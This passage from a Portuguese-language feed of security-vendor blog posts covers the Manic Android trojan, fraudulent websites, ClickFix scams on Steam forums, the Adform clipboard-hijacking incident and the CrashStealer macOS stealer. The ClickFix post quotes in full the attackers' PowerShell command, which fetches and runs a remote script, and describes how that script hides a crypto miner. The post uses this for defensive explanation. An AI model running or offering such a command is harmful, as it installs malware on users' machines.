As capacidades do Manic não param na coleta de informações. Usando os serviços de acessibilidade novamente, ele também permite que os invasores assumam o controle remoto de um dispositivo infectado. Para ocultar essa atividade, o Manic pode exibir uma tela preta ou fingir que está realizando uma atualização do sistema.

Além de usar os serviços de Acessibilidade, o malware também solicita permissão para ler mensagens de texto e notificações. Isso permite que os invasores interceptem códigos de autenticação de dois fatores e códigos de verificação de uso único antes que a vítima tenha a chance de digitá-los no aplicativo.

Em suma, o malware dá aos invasores não apenas senhas, credenciais bancárias e códigos de verificação, mas também a capacidade de controlar remotamente o telefone da vítima.

Nem mesmo ficar offline impede o roubo de dados por parte do malware

O método original do Manic para retransmitir dados roubados do dispositivo para os invasores merece uma menção especial. Ainda hoje, os dispositivos ficam offline com mais frequência do que as pessoas poderiam esperar, e os criadores do Manic criaram uma solução alternativa especificamente para essas situações.

Normalmente, um malware como esse coleta informações no dispositivo e as envia diretamente para um servidor controlado pelos invasores. Mas o que acontece quando o dispositivo infectado não tem acesso direto à Internet ou não consegue acessar o servidor de comando e controle por algum outro motivo?

Nesse caso, o Manic simplesmente armazena os dados roubados no dispositivo e começa a verificar nas proximidades outros telefones infectados que possam ser acessados por Wi-Fi ou Bluetooth. Se encontra algum com acesso à Internet, ele transfere os dados criptografados para esse telefone, que então os encaminha para o servidor dos invasores.

Mas não para por aí. Os dados podem passar por uma cadeia de dispositivos infectados. Por padrão, o Manic permite até quatro desses dispositivos de retransmissão na cadeia. Se nenhum dispositivo adequado estiver próximo, os dados simplesmente permanecem no telefone original e o Manic tenta novamente mais tarde.

Como proteger seu telefone do Manic e de outros cavalos de Troia bancários

Os malwares para Android estão cada vez mais sofisticados. Por isso, vale a pena lembrar e, de fato, seguir alguns hábitos básicos de higiene digital para usuários de telefones e tablets Android:

  • Evite instalar aplicativos de fontes não oficiais.
  • Não conceda permissão a aplicativos para usar os Serviços de Acessibilidade, a menos que isso seja absolutamente necessário e você entenda exatamente por que eles precisam dessa permissão.
  • Instale um software de segurança confiável em todos os seus dispositivos, execute verificações regularmente e leve seus avisos e recomendações a sério. Recomendamos o Kaspersky para Android. Nossos aplicativos de segurança para Android estão temporariamente indisponíveis na Google Play Store, portanto, para instalá-los em um dispositivo Android, recomendamos usar uma loja de aplicativos alternativa ou instalar o arquivo APK manualmente a partir de nosso site. Um guia passo a passo completo está disponível em nossa postagem Como instalar ou atualizar apps da Kaspersky para Android em 2026.

O malware não tem como alvo apenas os smartphones; ele também se sente em casa em outros dispositivos com Android, de dispositivos de streaming a… carros. Confira os detalhes em nossos posts relacionados:

  • ✇Blog oficial da Kaspersky
  • Como identificar sites fraudulentos que seu navegador considera seguros Anna Larkina
    Você abre um site. Seu navegador não exibe um alerta, o design parece perfeitamente legítimo, a conexão é segura e não há sinais óbvios de phishing. Isso significa que o site é seguro? Infelizmente, muitos sites estão em uma zona cinzenta: não são propriamente golpes de phishing, mas apresentam riscos suficientes para colocar seu dinheiro ou seus dados em perigo. Esta postagem ensina a reconhecer sites fraudulentos considerados seguros por engano e a proteger seus dados. Como os sites nessa área
     

Como identificar sites fraudulentos que seu navegador considera seguros

3 de Setembro de 2026, 10:08

Você abre um site. Seu navegador não exibe um alerta, o design parece perfeitamente legítimo, a conexão é segura e não há sinais óbvios de phishing. Isso significa que o site é seguro? Infelizmente, muitos sites estão em uma zona cinzenta: não são propriamente golpes de phishing, mas apresentam riscos suficientes para colocar seu dinheiro ou seus dados em perigo.

Esta postagem ensina a reconhecer sites fraudulentos considerados seguros por engano e a proteger seus dados.

Como os sites nessa área cinzenta enganam os usuários

Os sites clássicos de phishing geralmente se passam por serviços conhecidos para roubar dinheiro, informações pessoais ou dados de contas dos usuários. Já os sites nessa zona cinzenta não são falsificações evidentes, mas tampouco são confiáveis. Eles podem cobrar por serviços inexistentes ou inferiores ao anunciado, oferecer ofertas boas demais para ser verdade e depois alterar discretamente os termos, ou promover esquemas financeiros duvidosos.

Além disso, esses sites nem sempre infringem a lei. Às vezes, seus operadores procuram deliberadamente brechas na regulamentação ou escondem os termos reais do serviço em locais onde os usuários dificilmente os notarão.

A seguir, analisamos os tipos de sites e serviços da Web que mais frequentemente se enquadram nessa zona cinzenta.

Agregadores de assinaturas

Entre os sites mais comuns nessa zona cinzenta estão os que vendem assinaturas baratas de serviços como plataformas de streaming, testes de personalidade, cursos on-line e outros. A vítima assina um serviço por quase nada (às vezes, literalmente por um dólar), apenas para descobrir, uma semana depois, que o custo da renovação é surpreendentemente alto. Tecnicamente, havia um aviso, mas ele estava escondido nas letras miúdas, no final da página. Às vezes, os golpistas vão além: acrescentam aos termos de serviço uma cláusula que estabelece que as cobranças da assinatura não são reembolsáveis. Não é de surpreender que o usuário precise, então, passar por todo tipo de dificuldade para cancelar a assinatura.

Lojas on-line

Os clássicos sites fraudulentos. As ofertas incríveis que eles promovem podem resultar em falsificação, uma foto impressa do produto ou, pior ainda, uma versão minúscula dele, em vez do produto verdadeiro. E isso considerando que algo seja entregue, já que o preço parecia baixo demais desde o início.

Infelizmente, uma experiência de compra ruim não é o fim dos problemas. Lojas on-line fraudulentas também buscam dados pessoais: para receber a compra, o usuário geralmente precisa fornecer nome, endereço, telefone e e-mail. E, se o visitante decidir pagar pelo pedido, um site não confiável pode facilmente roubar também os dados do cartão. Os criminosos podem, então, vender todas essas informações valiosas na dark web ou usá-las para enviar spam ou realizar ataques de phishing direcionados.


Uma loja on-line fraudulenta

Golpistas que administram uma loja on-line suspeita oferecem produtos quase de graça.

Plataformas e corretoras de negociação on-line

As corretoras de criptomoedas e os sites que oferecem oportunidades de investimento merecem destaque especial. Todos prometem retorno rápido ou uma taxa de câmbio vantajosa demais para ser verdade, mas, assim que a vítima decide investir, fica claro que não haverá nenhum lucro. Muito pelo contrário: ela perde tudo o que investiu.

Às vezes, os golpistas mantêm a ilusão exibindo um saldo supostamente crescente na conta, mas, ao tentar sacar, o usuário descobre que precisa pagar uma “taxa” ou “imposto”, fazendo com que a vítima perca ainda mais dinheiro.


Um site fraudulento que oferece uma oportunidade de investimento

Um site fraudulento oferece oportunidades de investimento com um ROI (retorno sobre o investimento) duvidosamente alto em apenas um ou dois dias. Segundo os golpistas, basta investir entre US$ 100 e US$ 500 para sair com quase US$ 5 mil de lucro!

Perder dinheiro não é o único risco nesse caso. Entre os sites encontrados, alguns roubaram chaves privadas e dados de contas de carteiras de criptomoedas, enquanto outros redirecionaram usuários para páginas de phishing ou sequestraram sessões do navegador.

Lembre-se: se um site aceita pagamentos somente em criptomoedas, por transferência bancária ou por meio de algum serviço de terceiros, considere isso um grande sinal de alerta. Pagamentos desse tipo costumam ser difíceis ou até impossíveis de contestar ou reverter. E, para quem possui criptomoedas, há mais uma regra a ter em mente: nunca compartilhe sua frase-semente (a chave principal exclusiva da sua carteira de criptomoedas) com ninguém.

Serviços intermediários

Os sites que operam nessa zona cinzenta também costumam se passar por intermediários, cobrando por serviços que são muito mais baratos ou até gratuitos em outros lugares.

Em 2025, foram identificados vários sites fraudulentos que ofereciam ajuda para solicitar a autorização de viagem ETA do Reino Unido. Embora a taxa oficial seja de apenas £ 16, alguns desses intermediários cobravam até € 200 dos solicitantes apesar de, na prática, fazerem apenas o encaminhamento da solicitação para o serviço governamental.

Alguns esquemas são ainda mais perigosos. Os golpistas podem se passar por agentes imobiliários ou advogados de imigração, obter dados pessoais dos clientes e, depois, cobrar pelo suposto processamento de documentos. Quem recorre a um desses intermediários falsos corre riscos que vão além de pagar caro demais ou não receber nada em troca: esses clientes também podem acabar fornecendo dados pessoais confidenciais diretamente de seus documentos.

O problema é ainda maior porque algumas dessas informações, como o CPF ou algum outro documento de identificação pessoal, não são fáceis de alterar e, em alguns casos, nem podem ser alteradas. Os criminosos podem usar esses dados para contratar empréstimos em nome da vítima ou invadir serviços governamentais on-line e assumir o controle de suas contas.

Extensões de proteção falsas

As extensões falsas de navegador merecem atenção especial. Elas se disfarçam de ferramentas antivírus, bloqueadores de anúncios, complementos para mecanismos de pesquisa ou serviços que prometem aumentar a privacidade. Segundo nossos especialistas, essas extensões estão entre os tipos mais comuns de recursos que operam nessa zona cinzenta.

Depois de instalada, uma dessas falsas ferramentas de proteção pode alterar as configurações do navegador e do mecanismo de pesquisa, extrair o histórico de navegação e as consultas da vítima e redirecioná-la para uma página de phishing. Algumas dessas extensões também interceptam cookies (inclusive cookies de sessão), o que pode ajudar os golpistas a assumir o controle das contas da vítima.

Não confie tão facilmente nem conceda acesso a qualquer extensão que prometa proteção ou privacidade. Infelizmente, avaliações excelentes e um grande número de downloads não são sinais confiáveis de que uma extensão seja realmente segura. Em vez disso, instale uma de nossas soluções de segurança: além proteção abrangente para o dispositivo, elas incluem a extensão de navegador do Kaspersky Protection. Esta extensão, compatível com os principais navegadores, detecta e bloqueia tentativas de rastrear sua atividade on-line, anúncios pop-up, sites de phishing e a interceptação dos seus dados. Além disso, sempre que fizer um pagamento on-line, a extensão abrirá o site no modo Navegador protegido, uma camada extra de segurança às suas informações e transações financeiras.

Como saber se um site é confiável

Preste atenção aos sinais de alerta

  • Não há informações sobre o site ou a empresa em nenhum lugar da Internet. Uma empresa legítima tem endereço registrado, suporte e redes sociais ativas, com histórico de atividade. Pesquise on-line se há avaliações sobre o site ou a empresa. Se você não encontrar avaliações ou se elas forem estranhamente semelhantes, não forneça seus dados pessoais nem seu dinheiro.
  • Você está sendo pressionado a agir rapidamente. Preste atenção a pop-ups como “Restam apenas 2 itens!”, “O desconto termina em 10 minutos!” ou “100 pessoas estão vendo este produto agora”, além de contagens regressivas na página.
  • Ofertas boas demais para ser verdade. Se alguém promete dinheiro fácil em poucos dias ou oferece um produto por um preço inacreditavelmente baixo, pare e questione se pode ser um golpe.
  • Site com design desleixado. Sites criados às pressas geralmente têm elementos da página desalinhados, erros de digitação, textos mal traduzidos ou botões e links que simplesmente não funcionam. Dito isso, um design sofisticado também não é prova de confiabilidade: atualmente, golpistas podem usar IA para criar do zero um site convincente.
  • Fotos de produtos com aparência estranha. Lojas on-line suspeitas costumam usar fotos borradas ou pixeladas, ou imagens geradas por IA.
  • Imitação de empresas e marcas conhecidas. Sites falsos imitam logotipos, cores, fotos e o design geral para fazer visitantes acreditarem que são sites verdadeiros.

Implemente uma solução de segurança avançada

Kaspersky Premium que filtre automaticamente, por padrão, os sites com níveis de confiabilidade incertos. Ela verifica várias características do site ao mesmo tempo: o nome do domínio, há quanto tempo ele está registrado, a reputação do endereço IP, a estabilidade da infraestrutura, as configurações de DNS, os cabeçalhos e o certificado. Se um número suficiente desses atributos parecer suspeito em conjunto, a solução de segurança exibirá um aviso em vez de abrir o site imediatamente.

Além disso, a solução Kaspersky Premium bloqueia tentativas de induzir você a fornecer seus dados de login, senhas ou informações de pagamento em páginas falsas. A solução também detecta e neutraliza softwares maliciosos no seu dispositivo.

Saiba mais sobre phishing e golpes:

ClickFix nos fóruns da Steam: como comandos maliciosos do PowerShell instalam um minerador de criptomoedas

27 de Agosto de 2026, 09:00

Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.

Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.

ClickFix chega aos fóruns da Steam

Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.

Publicação de um agente malicioso em um fórum da Steam

Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte

Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.

A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.

Entenda rapidamente: o que realmente existe por trás do comando irm | iex

Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:

irm msfconfig.icu | iex

Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.

Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:

  1. irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
  2. icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
  3. iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.

Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.

Um minerador de criptomoedas, não uma ferramenta de otimização

Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.

Falsa otimização do Windows em andamento

O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte

Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.

Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.

O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.

Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.

Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.

Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares

Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.

Já os mineradores de criptomoedas realmente prejudicam o desempenho e ainda aceleram o desgaste do hardware. Então, como manter seu PC gamer e suas contas longe de riscos?

  • Evite executar scripts no PowerShell, Terminal ou outros prompts de comando que pessoas desconhecidas recomendem copiar e executar, seja em fóruns, chats ou comentários.
  • Antes de pressionar Enter em qualquer comando que você não entenda por completo, pesquise o que ele faz e quais podem ser as consequências de executá-lo.
  • Use uma solução de segurança confiável com modo de jogo que detecte a tempo tentativas de download de malware e impeça sua execução.
  • Não desative a proteção enquanto joga. O ideal é usar uma solução com modo de jogo dedicado. Os produtos de segurança da Kaspersky ativam esse modo automaticamente assim que um jogo é iniciado, adiando atualizações dos bancos de dados de antivírus, notificações e verificações de disco programadas até você terminar de jogar.

Quer saber de que outras formas os invasores atacam gamers? Confira nossas outras postagens:
  • ✇Blog oficial da Kaspersky
  • O que sabemos sobre o roubo de criptomoedas por meio de anúncios do Adform Stan Kaminsky
    O Adform, uma importante plataforma de publicidade, permaneceu comprometido por aproximadamente 24 horas (desde o fim do dia 26 de julho até a noite de 27 de julho) após ser alvo de um ataque por invasores desconhecidos. Poucas pessoas fora do setor conhecem o nome, mas o Adform veicula cerca de 1,5 bilhão de impressões de anúncios todos os dias em dezenas de milhares de sites. Isso significa que qualquer pessoa que visitasse um site que veiculasse anúncios do Adform poderia ter sido alvo do ata
     

O que sabemos sobre o roubo de criptomoedas por meio de anúncios do Adform

25 de Agosto de 2026, 13:13

O Adform, uma importante plataforma de publicidade, permaneceu comprometido por aproximadamente 24 horas (desde o fim do dia 26 de julho até a noite de 27 de julho) após ser alvo de um ataque por invasores desconhecidos. Poucas pessoas fora do setor conhecem o nome, mas o Adform veicula cerca de 1,5 bilhão de impressões de anúncios todos os dias em dezenas de milhares de sites. Isso significa que qualquer pessoa que visitasse um site que veiculasse anúncios do Adform poderia ter sido alvo do ataque.

Os invasores não estavam tentando instalar malware. Em vez disso, eles executaram um script no navegador da vítima que verificava a área de transferência a cada três segundos. Se detectasse que um endereço de carteira de criptomoedas havia sido copiado, o script o substituía pelo endereço de carteira dos invasores. Assim, se alguém tivesse um site com o anúncio malicioso aberto em uma guia do navegador e estivesse realizando uma transação com criptomoedas em outra guia ou em um aplicativo dedicado, os fundos poderiam acabar nas mãos dos invasores. Os responsáveis pelo Adform detectaram o ataque e corrigiram o problema, mas não há garantia de que um incidente semelhante não volte a acontecer. Por isso, todos os usuários devem se proteger contra publicidade maliciosa. Confira nossas dicas no final desta postagem.

O que sabemos sobre o ataque ao Adform

Não há muitas informações disponíveis, pois a declaração oficial da empresa aborda apenas o que aconteceu e quando, sem explicar a causa do incidente. Uma pesquisa independente revelou detalhes técnicos sobre como usuários comuns foram alvo do ataque, mas nada disso explica como o próprio Adform foi invadido inicialmente.

O que está claro é que os invasores inseriram seu próprio código no JavaScript carregado em todos os sites que veiculavam anúncios do Adform. Sempre que um anúncio estava prestes a ser exibido, o script era carregado do servidor do Adform, selecionava o anúncio correto e o exibia. No entanto, os invasores haviam acrescentado um conjunto de funções maliciosas: monitorar a área de transferência, enviar ao próprio servidor dados sobre o site em que o ataque ocorreu e o endereço IP da vítima, além de substituir endereços de carteiras de Bitcoin, Ethereum e Tron.

Para que o ataque funcionasse, bastava uma guia do navegador aberta com qualquer site que veiculasse anúncios do Adform. Não importava o tipo de site, a aparência do anúncio ou a qual anunciante ele pertencia. A única coisa que importava era se o site usava HTTP ou HTTPS. Segundo o Adform, o ataque não poderia ser realizado em um site carregado por HTTPS, pois, nesse caso, a conexão com o servidor dos invasores era bloqueada.

A empresa não divulgou informações sobre quantos usuários foram afetados nem sobre quantos sites ainda veiculam conteúdo e anúncios por HTTP.

Anúncios maliciosos fazem parte do nosso dia a dia

Infelizmente, anúncios on-line perigosos se tornaram um problema sistêmico. E não estamos falando apenas de anúncios de suplementos de procedência duvidosa ou de jogos de azar. Estamos falando de anúncios que disseminam malware ou levam a sites criados para roubar dados de pagamento e outras informações valiosas. Os invasores construíram uma infraestrutura em escala industrial para realizar esse tipo de ataque e utilizam diversas abordagens.

• Invadir e comprometer servidores de anúncios. O Adform não é um caso isolado. Por exemplo, invasores já invadiram servidores de anúncios do Revive, por exemplo, e disseminaram malware por meio de anúncios no PornHub.

• Sequestro das contas de anúncios de marcas legítimas e respeitáveis. Basta roubar a senha de alguém da equipe de marketing. A partir daí, os cibercriminosos veiculam anúncios se passando pela empresa que invadiram e promovendo atualizações falsas de aplicativos, promoções fraudulentas e golpes semelhantes. Nos piores casos, como nas invasões de contas da adtech.de e da adxpansion.com, os invasores conseguiram veicular anúncios que redirecionavam as vítimas diretamente para a instalação automática de malware (downloads drive-by).

• Comprar anúncios diretamente. Isso mesmo. Os invasores simplesmente criam suas próprias contas de anunciante e veiculam anúncios para seus sites de phishing e malware, como qualquer outra empresa na Internet.

Como os anúncios aparecem praticamente em todos os lugares, em sites, aplicativos e redes sociais, essas ameaças podem surgir em praticamente qualquer contexto. E existem variações dessa ameaça tanto em computadores quanto em dispositivos móveis.

Como se proteger de anúncios maliciosos

A única maneira de reduzir significativamente o risco é bloquear o máximo possível de anúncios e combinar isso com proteção contra ataques cibernéticos em todos os seus dispositivos:

• Use um serviço de DNS seguro com filtragem de conteúdo integrada. Eles são eficazes no bloqueio da maioria das redes de anúncios conhecidas. A ideia é simples: sempre que seu dispositivo tenta se conectar a um servidor, o serviço DNS bloqueia solicitações para domínios de anúncios conhecidos. Isso desativa os anúncios em todos os lugares de uma só vez: em smart TVs, em todos os navegadores e em aplicativos para dispositivos móveis. Alguns provedores de Internet oferecem esse serviço, mas uma solução mais simples e universal é configurar o DNS seguro no roteador da sua casa seguindo nosso guia.

• Ative os bloqueadores de anúncios e rastreadores em sua solução completa de cibersegurança. Recomendamos Kaspersky Premium, que chama esse recurso de Antibanner. Esse tipo de proteção é especialmente importante durante viagens, pois o DNS seguro pode causar problemas de conexão em hotéis, restaurantes e aeroportos.

• Use proteção para o navegador. Um software de segurança básico pode impedir o download e a execução de um malware de roubo de dados, mas um pequeno script, como o usado no ataque ao Adform, ainda pode passar despercebido. Para se proteger contra esse tipo de ameaça, use uma solução capaz de analisar o que realmente está acontecendo no navegador. No Kaspersky Premium, esse recurso é oferecido pela extensão de navegador Kaspersky Protection. Ela protege contra a coleta de dados on-line, bloqueia banners de anúncios, protege seus pagamentos, protege o que você digita e bloqueia ataques de phishing.

Quer saber quais outros riscos podem estar escondidos nos anúncios on-line e como se proteger? Confira outras postagens:

• Anunciantes compartilhando seus dados com… agências de inteligência
• Descubra por que os corretores de dados criam dossiês sobre você e como impedir que eles façam isso
• Como os smartphones criam um dossiê sobre você
• Quem está rastreando você na web e como fazem isso
• Como desaparecer da Internet

CrashStealer, um novo infostealer para macOS: como funciona e como se manter seguro | Blog oficial da Kaspersky

13 de Agosto de 2026, 09:00

Os usuários de Mac historicamente confiaram na segurança de seu sistema operacional. Essa tranquilidade vem principalmente do controle estrito da Apple sobre o ecossistema e do fato de que o macOS sempre enfrentou menos ataques em massa do que o Windows. No entanto, isso não significa que os computadores Mac não tenham vulnerabilidades: as ameaças existem, e novas surgem o tempo todo. Nas últimas semanas, pesquisadores de segurança publicaram relatórios sobre pelo menos duas novas campanhas direcionadas a dispositivos Apple.

O malware usado em uma das campanhas foi apelidado de CrashStealer, enquanto o outro é conhecido como ClickLock. Ambos usam truques diferentes para forçar usuários a inserir a senha do Mac, que os invasores usam para roubar credenciais de contas, ativos de criptomoedas, documentos e muito mais. No post de hoje, analisamos em detalhes como o CrashStealer funciona e como evitar ser vítima dele.

Um aplicativo de videoconferência com o CrashStealer embutido

